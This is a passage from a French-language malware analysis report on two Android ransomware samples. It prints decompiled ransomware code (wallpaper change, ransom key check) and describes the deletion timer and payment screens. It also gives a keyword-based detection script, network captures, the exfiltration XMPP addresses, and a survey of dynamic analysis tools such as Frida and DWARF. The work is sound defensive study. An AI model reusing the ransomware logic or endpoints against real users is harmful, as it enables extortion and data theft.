  WallpaperManager localWallpaperManager = WallpaperManager.getInstance(paramContext);
  paramContext = BitmapFactory.decodeResource(paramContext.getResources(), 2130837573);
  try
  {
    localWallpaperManager.setBitmap(paramContext);
    return;
  }
  catch (IOException paramContext)
  {
    for (;;)
    {
      paramContext.printStackTrace();
    }
  }
}
```

Figure 31-Méthode bz() du deuxième RANSOMWARE

- **<u>Demande de rançon</u>** :

Dans la routine **sss.deleteDir**, il y avait une Timer qui attend 10 minutes puis redémarre l'application. À ce moment, l'entrée **sss** dans **SharedPreferences** est définie sur 1 et l'application redémarrée. La nouvelle vue affichée à la victime (qq1279525738) est celle de la **figure 10**.

Le bouton vérifier le paiement affiche trois choix (QQ, Alipay, Wechat), chacun affichant un code QR :

Figure 32-Mode de paiement de la rançon pour le deuxième RANSOMWARE

- **Déchiffrement des données**:

Le déchiffrement est effectué si la victime envoie la clé de droite et appuie sur le bouton «Déchiffrer»:

```
public void onClick(View paramAnonymousView)
{
  if (qq1279525738.this.彼岸花) {
    Toast.makeText(qq1279525738.this.getActivity(), "The decryption has already started! Please don't touch it!", 0).show();
  }
  for (;;)
  {
    return;
    if (qq1279525738.this.ed.getText().toString().equals(MainActivity.m))
    {
      qq1279525738.this.彼岸花 = true;
      Toast.makeText(qq1279525738.this.getActivity(), "The key is correct and the decryption begins!", 0).show();
      qq1279525738.this.bt.setText("In decryption");
      new Thread(new Runnable()
      {
        @Override
        public void run()
        {
          sss.GetFiles(MainActivity.fi.toString(), MainActivity.hz, true);
          if (sss.lstFile.size() == 0)
          {
            Object localObject = qq1279525738.this.getActivity();
            qq1279525738.this.getActivity();
            localObject = ((FragmentActivity)localObject).getSharedPreferences("XH", Context.MODE_PRIVATE).edit();
            ((SharedPreferences.Editor)localObject).putInt("cjk", 1);
            ((SharedPreferences.Editor)localObject).commit();
            qq1279525738.access$L1000017(qq1279525738.this).obtainMessage(1279525738).sendToTarget();
          }
          for (;;)
          {
            return;
            sss.deleteDir(MainActivity.fi.toString(), qq1279525738.this.ed.getText().toString(), 0, qq1279525738.this.getActivity());
          }
        }
      }).start();
    }
    else
    {
      Toast.makeText(qq1279525738.this.getActivity(), "Key error!", 0).show();
    }
  }
}
```

Figure 33-Mèthode onClick() vérifiant la clé de chiffrement du deuxième RANSOMWARE

Nous pouvons voir que l'application malveillante compare uniquement la valeur soumise et **MainActivity.m**, ce qui est égal à la valeur générée aléatoirement * 8 + 13, comme nous l'avons vu plus haut. Ce nombre aléatoire est affiché dans le **TextView**:



Figure 34-Nombre aléatoire servant de code pour le paiement de la rançon du deuxième RANSOMWARE

4.3.2. Caractérisation des ransomwares

Suite à l'analyse des deux Ransomwares précédents, nous avons pris l'initiative d'effectuer, à partir des critères présentés ci-dessous, une reconnaissance de Ransomware. En effet les critères qui ont été pertinents pour caractériser les deux ransomwares précédents peuvent fournir des pistes pour affirmer si oui ou non une application se rapproche d'un Ransomware ou pas.

Afin d'évaluer la pertinence de la caractérisation des Ransomware, nous avons défini un score assigné à chaque application. Pour chacune des catégories : **Communications réseaux**, **utilisation de fonctions cryptographiques**, **accès au dispositif de stockage**, le script fais une recherche de mots-clés dans les sections **symbols, imports, methodes** et **strings**. Nous avons énumérés au total 14 critères et le script donne à chaque application un score sur 14. Les critères utilisés sont :

- Reconnaissance des URLs et des communications réseaux dans les **symbols, imports** et **strings**
  - imports:["http","socket","tcp","udp"]
  - strings:["client","socket","connect","url","uri","xmpp"]
  - methods:["connect","send","tcp","udp"]
  - symbols:["connect","send","tcp","udp"]
- Reconnaissance des fonctions cryptographiques dans les **symbols, imports** et **strings**
  - imports:["crypt","keystore","cipher"]
  - methods:["crypt","cipher","keystore"]
  - symbols:["crypt","cipher","keystore"]
- Reconnaissance des accès fichiers dans les **symbols, imports** et **strings**
  - imports:["java/io/File"]
  - symbols:["getFilesDir", "getCacheDir","deleteFile", "getExternalStorageState", "isWritable", "setWritable"]
  - strings:["file:","/tmp/"]
- Reconnaissance de mots-clés divers dans les **symbols, imports** et **strings**
  - strings:["api_key","password","pass","admin","secret","encrypt","decrypt"]
  - methods:["password","pass","admin","secret","encrypt","decrypt"]

Le script nous produit 3 fichiers log, un pour le contenu du Manifest, un autre pour la validation des critères et un dernier pour les logs détaillés pour chaque critère. Un autre fichier contient le score attribué à l'application qui est un nombre entre 0 et 14.

```
[*] Possible URLs found in strings
[*] Possible crypto stuff found in symbols
[*] Possible crypto stuff found in imports
[*] No crypto stuff found in methods
[*] Possible file access / references found in symbols
[*] Possible file access / references found in imports
[*] Possible file access / references found in strings
[*] No https / certificate references found in imports
[*] Possible client / communication keywords found in symbols
[*] Possible client / communication keywords found in imports
[*] Possible client / communication keywords found in strings
[*] Possible client / communication keywords found in methods
[*] Further interesting stuff found in strings
[*] No more interesting things found in methods
```

Figure 35-Exemple de log de validation des critères

4.3.3. *Présentation des résultats*

Le script a été exécuté sur un ensemble de de 100 Ransomwares. Un script a permis de faire rouler l'outil sur l'ensemble des fichiers et de récupérer les scores pour toutes les applications. Les résultats obtenus pour cet ensemble de données sont dans l'intervalle Score=6 inclusivement jusqu'à Score=14 inclusivement. L'outil a aussi été exécuté sur deux autres types d'applications malveillantes, ce sont les SMS Malwares et les Adwares. Les résultats obtenus pour ces données n'ont pas été concluantes car on a une moyenne d'environ 8 pour les SMS malwares et d'environ 9 pour les Adwares contre 7,03 pour les Ransomwares. Ceci nous a conduit à analyser brièvement les applications de ces catégories et ce qu'on remarque c'est qu'ils font appels aux mêmes types de fonctions (réseaux, crypto et accès fichiers) pour effectuer d'autres taches. Par exemple ces applications malveillantes communiquent avec un serveur ou créent et suppriment des fichiers (qui ne sont pas ceux de l'utilisateur).

Nous sommes arrivés à la conclusion que les critères énoncés plus haut ne sont pas satisfaisant et sont insuffisants pour dire si une application est un RANSOMWARE ou pas.

Partie3 : ANALYSE DYNAMIQUE de deux applications malveillantes

À l'instar de l'analyse statique, l'analyse dynamique vise à identifier les comportements malicieux d'une application. Contrairement à l'analyse statique qui détecte la présence d'un comportement malicieux par l'analyse des éléments contenus dans les fichiers de l'application, l'analyse dynamique vise à détailler l'impact d'une application par l'observation de son comportement et de ses effets sur le système. Les résultats pertinents à l'analyse dynamique ainsi que les techniques utilisées pour les analyser sur Android sont détaillés dans cette section.

1. Processus de l'analyse dynamique

[5]

1.1. Principaux éléments associés à l'exécution d'une application

Certains éléments associés à l'exécution d'une application sur la plateforme Android peuvent être significatifs dans un contexte d'analyse d'applications malveillantes. Au niveau d'Android, on peut noter :

- **Traces d'exécution** : L'ensemble des méthodes appelées par une application et la séquence d'exécution de celles-ci. La granularité observée des appels de méthodes varie grandement en fonction de la technique d'acquisition utilisée. Ces appels peuvent être l'ensemble des appels système fait au noyau Linux pendant la durée de l'exécution de l'application d'intérêt, l'ensemble de ceux faits à l'API d'Android (pour une application ou pour toutes celles présentes au moment de l'analyse) ou l'ensemble de ceux faits aux méthodes internes au programme utilisées pendant son exécution.
- **Variables et données** : Suivi des variables, leur contenu et les échanges de données pendant l'exécution.
- **Liste des processus** : L'ensemble des processus créés, en exécution et/ou terminés pendant la durée de vie de l'application analysée.
- **Entrées et sorties** : L'ensemble des interactions permettant l'échange des données avec un agent externe à la plateforme. Les données échangées par des périphériques (p. ex. Webcam, récepteur radio, Near-Field Communication (NFC)), etc.), par communications réseaux (SMS, Internet, etc.) et les fichiers accédés en lecture ou en écriture en sont des exemples.
- **Permissions demandées à l'exécution** : Depuis Android 6.0, il est possible pour une application de demander les permissions nécessaires à son exécution à l'accès. De plus, celle-ci peut avoir des fonctionnalités utilisant des permissions qu'elle ne détient pas. Par exemple, elle peut utiliser une bibliothèque logicielle d'un tiers possédant des capacités plus étendues que celles requises et qui dépendent des permissions disponibles sur un appareil. Dans ce cas, une exception est lancée et doit être gérée dans l'application, sans quoi, le système Android force sa fermeture et lance une erreur.

- **Mémoire vive** : Le contenu de la mémoire vive de la plateforme ou d'une application.

1.2. Techniques de récupération des informations d'analyse dynamique

Surveillance du trafic réseau: L'acquisition des données transmises sur le réseau peut se faire par l'écoute de celui-ci à partir d'un agent externe à l'appareil Android. Ce dernier capture alors l'ensemble du trafic avec un outil de capture et d'analyse de traces réseau comme Wireshark. Android offre des fonctionnalités permettant d'intercepter les paquets réseau à des fins de prétraitement avant la transmission vers le destinataire légitime. Ce mécanisme offre notamment la possibilité d'encapsuler les données transmises afin de les transmettre par un protocole sécurisé vers un destinataire faisant office de relais comme c'est le cas pour un réseau privé virtuel avec un point d'accès distant. Or, Zaman et al. [133] ont utilisé ce mécanisme visant l'implémentation d'un VPN Cette technique a l'avantage de s'exécuter à même l'appareil et ne nécessite aucune modification du système Android.

Virtualisation/Émulation : La virtualisation d'un environnement consiste à créer un système invité constitué de composantes virtualisées à partir des ressources physiques disponibles sur un système hôte et qui peuvent être partagées entre plusieurs machines virtuelles. Ce partage de ressources est effectué de sorte à ce que le contenu qui s'y trouve soit isolé des autres machines virtuelles et de l'hôte. L'émulation est similaire à la virtualisation, mais, là où la virtualisation utilise des composantes matérielles dédiées pour optimiser l'exécution, l'émulation utilise principalement des composantes logicielles pour effectuer l'isolement des machine virtuelle. Elle effectue également une traduction à la volée des instructions-machine du système émulé par ces composantes logicielles avant d'être acheminée vers le processeur hôte. Dans le cas de la virtualisation, cette traduction se fait à l'aide de composantes matérielles dédiées. Dans le cas d'Android, l'émulation permet notamment d'effectuer la traduction d'instructions pour processeurs ARM, retrouvés couramment dans les tablettes et téléphones Android, vers celles pour processeurs Intel x86/x64, communément utilisés dans les ordinateurs personnels. L'émulateur Android fait partie de la suite d'outils de développement Android utilisés par les développeurs. Il permet la virtualisation d'appareils Android basés sur processeur Intel et l'émulation de ceux reposant sur processeurs ARM. Cela offre la possibilité de tester les applications en développement en fonction d'architectures de processeur différentes. Dans le cadre de l'analyse d'applications malveillantes spécifiquement, l'utilisation de machine virtuelle pour l'acquisition peut tirer avantage des instantanés (snapshots). Pour ce faire, l'état instantané d'une machine virtuelle est stocké dans un fichier afin de permettre la reprise intégrale de l'état de la machine à ce moment précis. L'état de la mémoire vive, du processeur virtuel, du contenu de l'espace de stockage, et des périphériques virtualisés par le système invité sont préservés et sont restaurés. Ce procédé élimine tous changements ayant pu survenir après la prise de l'instantané. En utilisant cette façon de faire, il est possible de créer un système d'analyse expérimental permettant de revenir à un état initial entre chaque analyse. Les étapes représentant cette approche sont :

- La prise d'un instantané de l'état initial désiré ;
- Le déploiement de l'application malveillante dans l'environnement d'analyse ;
- La capture des données dynamiques par l'utilisation d'outils d'analyses présents dans la machine virtuelle ou par l'instrumentation de l'engin de virtualisation ou d'émulation pour effectuer la capture des comportements suspects ;
- La prise d'un instantané avec des données sur l'état interne de la machine virtuelle si désirée pour l'analyse ;
- La restauration de l'état initial.

Certaines applications malveillantes sont capables de détecter ces environnements et d'inhiber leurs comportements en conséquence. Dans de tels cas, un écart peut être observé entre ce que le applications malveillantes fait lorsqu'il est dans un environnement virtuel ou émulé et ce qu'il fait sur un système physique comme un téléphone intelligent.

Détournement des appels à l'API Android : Il est possible de rediriger l'ensemble des appels aux méthodes de l'API Android vers un intermédiaire. Le but de ce relais est d'ajouter une procédure de journalisation de ces appels avant de les réacheminer vers les méthodes de l'API auxquelles elles sont destinées. La valeur retournée par la méthode est également interceptée avant d'être acheminée à l'appelant. Cette technique permet d'obtenir la trace des appels aux méthodes de l'API Android. Cette technique peut s'implémenter en substituant les appels à l'AP d'Android dans le code décompilé d'une application par des appels à un autre API de journalisation appartenant à un tiers capable de les intercepter. Une autre approche consiste à utiliser le concept de processus isolé introduit dès Android 4.1 et qui permet de lancer des processus enfants dépourvus de permission depuis une application mère. Cette dernière intercepte les appels à l'API de la plateforme faits par l'application. D'un point de vue pratique, le traitement additionnel requis pour effectuer la journalisation de l'appel s'ajoute à celui déjà normalement requis par la fonction visée de l'API ce qui peut avoir un effet négatif sur la fluidité d'exécution de l'application.

Détournement des appels système : Le détournement des appels système est similaire à celui des appels de l'API d'Android. Il vise plutôt les appels aux méthodes du noyau Linux. Contrairement à l'approche précédente, le détournement des appels système offre une visibilité sur tous les processus et toutes les opérations du SE plutôt que d'être limité aux opérations se produisant entre une application et l'API d'Android. Cette technique est soumise aux mêmes contraintes de performances que la précédente, c'est-à-dire que la charge de traitement additionnelle associée à la journalisation peut provoquer un ralentissement du système. De plus, pour effectuer ce type de redirection sans avoir recours à l'utilisation d'un exploit ou à la recompilation du noyau Linux, il est nécessaire d'avoir les privilèges de l'utilisateur root sur l'appareil.

1.3. Technique d'analyse dynamique

Plusieurs approches permettent d'analyser les données dynamiques acquises d'analyser les comportements des applications malveillantes. Les principales techniques recensées dans la littérature d'Android sont décrites dans la présente section.

Analyse des appels aux méthodes : L'analyse des appels aux méthodes infère le comportement d'une application par l'observation de la séquence des appels de méthodes, par le contenu passé en argument et par leur valeur de retour. Deux approches sont prédominantes sur Android pour ce type d'analyse :

- l'analyse des appels aux méthodes de l'API Android
- l'analyse des appels système du système Android

Dans le premier cas, l'analyse est plus intuitive puisque les méthodes de l'API Android représentent des actions concrètes sur la plateforme. Chaque méthode est une abstraction de séquences d'actions devant être effectuées par le système Android afin de produire le comportement désiré. Par exemple, il est explicite en raison de son nom qu'un appel à la méthode **SmsManager.sendTextMessage()** vise à faire l'envoi d'un message texte. De plus, la documentation officielle de l'API d'Android permet de connaître l'ensemble des méthodes offertes via l'API de la plateforme, leur utilisation et leurs effets ce qui facilitent l'interprétation des séquences observées. Également, une application Android peut demander l'exécution d'un fichier binaire externe à l'application par l'appel **Runtime.exec(<Application et paramètres>)**. Un fichier binaire exécuté de cette façon peut interagir directement avec le système Android pour accomplir des actions qui sont dans la limite des permissions détenues. Afin d'avoir une vision complète de l'activité du système et non pas uniquement des appels à l'API Android, il est possible d'effectuer l'analyse de l'ensemble des appels système passés au noyau Linux pendant la durée de vie d'une application. Les appels système sont plus génériques et granulaires que ceux de l'API, ce qui signifie qu'une même fonction peut être impliquée dans l'expression de différents comportements. Par exemple, les méthodes système **read** et **write** visibles dans la sortie de **strace** sont utilisées afin de lire ou écrire des octets dans un fichier.

Analyse du flux de données : Contrairement à l'analyse statique, l'analyse dynamique est en mesure de suivre le flux de données même lorsque celui-ci résulte d'appels par réflexion, avec ou sans obfuscation. Pour ce faire, **l'analyse par marqueurs** peut être utilisée afin de marquer les variables qui comportent des données sensibles durant l'exécution. Si une variable marquée est passée à une méthode vue comme un drain potentiel, il s'agit d'une fuite potentielle d'information sensible.

Analyse des entrants/extrants de la plateforme : Ce type d'analyse traite une application suspecte comme une boîte noire dont la seule visibilité porte sur ses entrants et extrants. La nature de ces derniers diffère selon l'approche. Un type est l'ensemble des communications réseau établies par une application pendant son exécution. Cette approche par l'analyse de la trace réseau vise à inférer la nature malicieuse ou bénigne d'une application à partir des caractéristiques explicites (le message contenu dans la communication) ou implicites (taille du paquet, port de connexion, délai dans les envois, etc.) du trafic réseau qu'elle génère, dans la mesure où ces données sont accessibles et lisibles (chiffrement, obfuscation, fragmentation des paquets, etc.).

1.4. Outils d'analyse dynamique

DroidBox : DroidBox est développé pour offrir une analyse dynamique des applications Android. Les informations suivantes sont décrites dans les résultats, générés une fois l'analyse terminée:

- Hash pour le paquet analysé
- Données réseau entrantes / sortantes
- Opération de lecture et d'écriture de fichier
- Services démarrés et classes chargées via **DexClassLoader**
- Fuites d'informations via le réseau, les fichiers et les SMS
- Autorisations contournées
- Opérations cryptographiques effectuées à l'aide de l'API Android
- Liste des récepteurs de diffusion
- SMS et appels téléphoniques envoyés

En outre, deux graphiques sont générés pour visualiser le comportement de l'application. L'une montrant l'ordre temporel des opérations et l'autre étant un graphe pouvant être utilisé pour vérifier la similarité entre les paquets analysés.

Lien : https://github.com/pjlantz/droidbox

Inspeckage : Inspeckage est un outil développé pour offrir une analyse dynamique des applications Android. En appliquant des points d'ancrage aux fonctions de l'API Android, Inspeckage permet de comprendre le fonctionnement d'une application Android au moment de l'exécution. Ses caractéristiques sont :

- La collecte d'informations :
  - Autorisations demandées;
  - Autorisations de l'application;
  - Bibliothèques partagées;
  - Activités exportées et non exportées, fournisseurs de contenu, récepteurs de diffusion et services;
  - Vérifiez si l'application est débogable ou non;

- Version, UID et GID;

- Analyse temps réel
  - Préférences partagées (journal et fichier);
  - La sérialisation;
  - Crypto;
  - Des hachis;
  - SQLite;
  - HTTP (un outil proxy HTTP reste la meilleure alternative);
  - Système de fichiers;
  - Divers (Presse-papiers, URL.Parse ());

Lien : https://github.com/ac-pm/Inspeckage

Frida : Frida est un outil qui permet de faire l'instrumentation dynamique. L'instrumentation de code est une opération consistant à ajouter des instructions machine supplémentaires à un programme informatique sans nécessiter la modification du code source original. Il va nous permettre d'injecter du code dans les applications lors de leur exécution.

Lien : https://www.frida.re/

Wireshark : Wireshark est un analyseur de paquets gratuit. Il est utilisé pour l'analyse des protocoles de communications. Wireshark propose un ensemble complet de fonctionnalités comprenant les éléments suivants:

- Inspection approfondie de centaines de protocoles, avec l'ajout constant de nouveaux protocols
- Capture en direct et analyse hors ligne
- Multi plateforme: fonctionne sous Windows, Linux, macOS, Solaris, FreeBSD, NetBSD et bien d'autres
- Les données réseau capturées peuvent être parcourues via une interface graphique ou via l'utilitaire TShark en mode TTY.

Lien : https://www.wireshark.org/

DWARF : DWARF est un débogueur, construit sur divers cadres pour simplifier la vie dans les tâches d' ingénierie inverse. Il était principalement conçu pour fonctionner sur Android, mais plus tard, le support pour iOS a été ajouté. DWARF peut déboguer sur n'importe quel système d'exploitation en tant que cible et s'exécuter sur tout système d'exploitation de bureau (grâce à PyQt). Il va nous permettre de bloquer l'exécution des applications afin de pouvoir analyser les classes et les méthodes. Il propose comme fonctionnalité :

- L'ajout de script personnalisé pour interagir avec l'application

- La récupération des traces d'exécutions de l'application
- L'ajout de points d'arrêts au niveau des méthodes de classes

Lien : https://igio90.github.io/Dwarf/

JEB : JEB est une plateforme **payante** d'ingénierie inverse modulaire destinée aux professionnels. Il permet d'effectuer le désassemblage, la décompilation, le débogage et l'analyse de fichiers de code et de documents, manuellement ou dans le cadre d'un pipeline d'analyse. Il permet aussi de :

- Décompiler le code en utilisant un décompilateur Dalvik, y compris APK multi-dex
- Refactoriser l'analyse pour éliminer le code obfusqué généré par les protecteurs d'applications
- Reconstruire les ressources et les fichiers XML masqués
- Déboguer le code Dalvik ainsi que tout le code natif (Intel, ARM) de manière transparente.
- Automatiser les tâches via une API personnalisée

Lien : https://www.pnfsoftware.com/jeb/

2. Étapes de l'analyse dynamique

Les principales étapes de l'analyse dynamique sont :

- L'analyse des appels aux méthodes :

  Dans cette partie on s'intéresse aux classes instanciées lors de l'exécution des applications. Nous allons récupérer dans l'ordre les méthodes appelées depuis le lancement de l'application jusqu'à sa fermeture. Pour chaque méthode, nous allons analysé les arguments et les variables retournées.

- L'analyse du flux réseau :
  Cette étape consiste à analyser les paquets émis et reçus par l'application afin de retrouver les informations transmises ou reçues par l'application. Pour ce faire on va monitorer le trafic réseau durant l'exécution de l'application et récupérer les paquets pour une analyse ultérieure.

- L'analyse de l'accès aux données : Cette étape analyse comment l'application interagit avec le dispositif de stockage notamment pour le chiffrement ou le déchiffrement données et pour la sauvegarde des paramètres de l'application.

3. Analyse dynamique du premier ransomware

Dans un premier nous avons essayé de confirmer le bon fonctionnement de l'application malveillante c'est-à-dire vérifier si le ransomware encrypte réellement les données. Pour ce faire, nous allons installer l'application sur un émulateur et copier des données de différents types sur le dispositif de stockage (mp3, PDF, txt, jpeg …). Une fois les données copiées, on exécute l'application et on patiente jusqu'à la réception de l'accusation. Une fois l'accusation reçue, on récupère les données présentes sur dispositif de stockage et on vérifie si les données sont encryptées ou non. Dans notre cas, les données

n'ont pas changé. De plus l'application n'était pas déboguable ce qui a rendu l'analyse plus compliqué car les techniques d'analyse usuelles (strace, débogueur Java …) n'ont pas abouties.

L'analyse des appels aux méthodes

On remarque en analysant le code SMALI de la classe MainActivity (la première classe appelée au démarrage de l'application) que l'application démarre un service qui vérifie si les droits d'administrateurs sont donnés à l'application. Si ce n'est pas le cas, elle demande la permission à l'utilisateur (ce qui sera le cas lors de la première exécution de l'application). Une fois que c'est fait, l'application appelle la méthode **StartAccusation()** qui se charge de présenter une accusation à l'utilisateur en lui présentant les informations de son téléphone. La figure ci-dessous montre les traces générées au début de l'exécution de l'application. On voit la récupération des informations du téléphone.



Figure 36-Preuve de la récupération des informations du téléphone

Ensuite la même classe fait appel à une méthode **SendCode()** qui a pour objectif d'envoyer les données au serveur. Cette méthode prend une chaîne de caractère en entrée qui représente surement la donnée à transmettre. Les traces générées pour cette partie de l'exécution ont été difficiles à analyser car l'application implémente plusieurs fonction inutiles pour rendre les logs d'analyse plus verbeux.



Figure 37-Trace d'exécution montrant l'appel à SendCode()

L'analyse du flux réseau

Lorsque l'application démarre, elle réunit tout un ensemble d'informations qu'elle transmet via le réseau. Grace à l'analyse dynamique, nous nous sommes rendu compte qu'elle communique par XMPP avec un autre client XMPP. XMPP (Extensible Messaging and Presence Protocol) est un standard de communication qui fonctionne par message, il est surtout utilisé dans des applications de chat comme WhatsApp et Messenger. Avec Wireshark, nous avons été capable de récupérer les paquets envoyés ou reçus au lancement de l'application et une fois que l'application était lancé. Ces paquets montraient qu'effectivement l'application communiquait via XMPP mais le contenu des paquets étaient illisibles parce que le protocole XMPP été utilisé par-dessus TLS . Cette contrainte nous a empêché de retrouver l'adresse du destinataire des messages.

84	21.969549	10.0.2.15	138.201.246.149	XMPP/XML	168	STREAM > jabber.at
85	21.969910	138.201.246.149	10.0.2.15	TCP	54	5222 → 50532 [ACK] Seq=1 Ack=115 Win=8760 Len=0
86	22.276260	138.201.246.149	10.0.2.15	XMPP/XML	230	STREAM < jabber.at
87	22.276523	138.201.246.149	10.0.2.15	XMPP/XML	161	FEATURES
88	22.277693	10.0.2.15	138.201.246.149	TCP	54	50532 → 5222 [ACK] Seq=115 Ack=177 Win=65535 Len=0
89	22.277758	10.0.2.15	138.201.246.149	TCP	54	50532 → 5222 [ACK] Seq=115 Ack=284 Win=65535 Len=0
90	22.278369	10.0.2.15	138.201.246.149	XMPP/XML	105	STARTTLS
91	22.278665	138.201.246.149	10.0.2.15	TCP	54	5222 → 50532 [ACK] Seq=284 Ack=166 Win=8760 Len=0
92	22.483968	138.201.246.149	10.0.2.15	XMPP/XML	104	PROCEED
93	22.484603	10.0.2.15	138.201.246.149	TLSv1.2	192	Client Hello

Figure 38-Paquets envoyés par le Ransomware1

Figure 39-Contenu des paquets chiffrés

Puisqu'au niveau du réseau nous n'avons pas pu déchiffrer les données qui transitaient, nous nous sommes intéressées à l'état des variables juste avant qu'elles ne soient envoyées sur le réseau. Pour cela nous avons utilisé le débogueur DWARF avec un script pour injecter du code lors de l'exécution de l'application et récupérer le contenu des variables transitant sur le réseau.



Figure 40-Contenu des variables envoyées sur le réseau

On remarque sur la figure ci-dessus qu'on a une adresse qui est probablement celle du destinataire. Nous avons pu récupérer deux adresses de clients XMPP :

- philippe@suchat.org/25654725295
- guillaume@jabber.at/45596173031

Bien évidemment les adresses ne sont plus valides. De ce fait, l'application ne reçoit pas la clé de chiffrement et le chiffrement des données ne peut donc pas se faire.

L'analyse de l'accès aux données

Cette partie étant la plus importante pour ce type d'application malveillante n'est plus pertinente parce que l'application en question n'est plus capable de chiffrer les données (les adresses sont inaccessibles).

L'application n'étant pas déboguable, nous n'avons pas pu utiliser strace pour voir les écritures et lectures dans les fichiers. Nous avons utilisé **DWARF** pour monitorer l'accès aux données. Et nous avons remarqué que l'application ne lit ni n'écrit dans aucun fichier sur le disque. La primitive **send** ne sert qu'à récupérer les interactions lors de l'exécution.



Figure 41-Séquence des appels lors de l'exécution du Ransomware1

4. Analyse dynamique du deuxième Ransomware

Comme pour le premier ransomware, il faut valider le fonctionnement du ransomware. Nous avons remarqué que ce ransomware chiffrait effectivement les données. Il rajoutait ensuite une extension aux fichiers encryptés. Nous avons pu confirmé que l'application supprimait les données si la rançon n'était pas payée dans les délais.



Figure 42-Chiffrement de données et changement d'extension

Une fois le fonctionnement validé nous allons procéder à l'analyse dynamique selon les 3 axes spécifiés dans la **section 5 de la partie 3**.

Analyse des appels aux méthodes

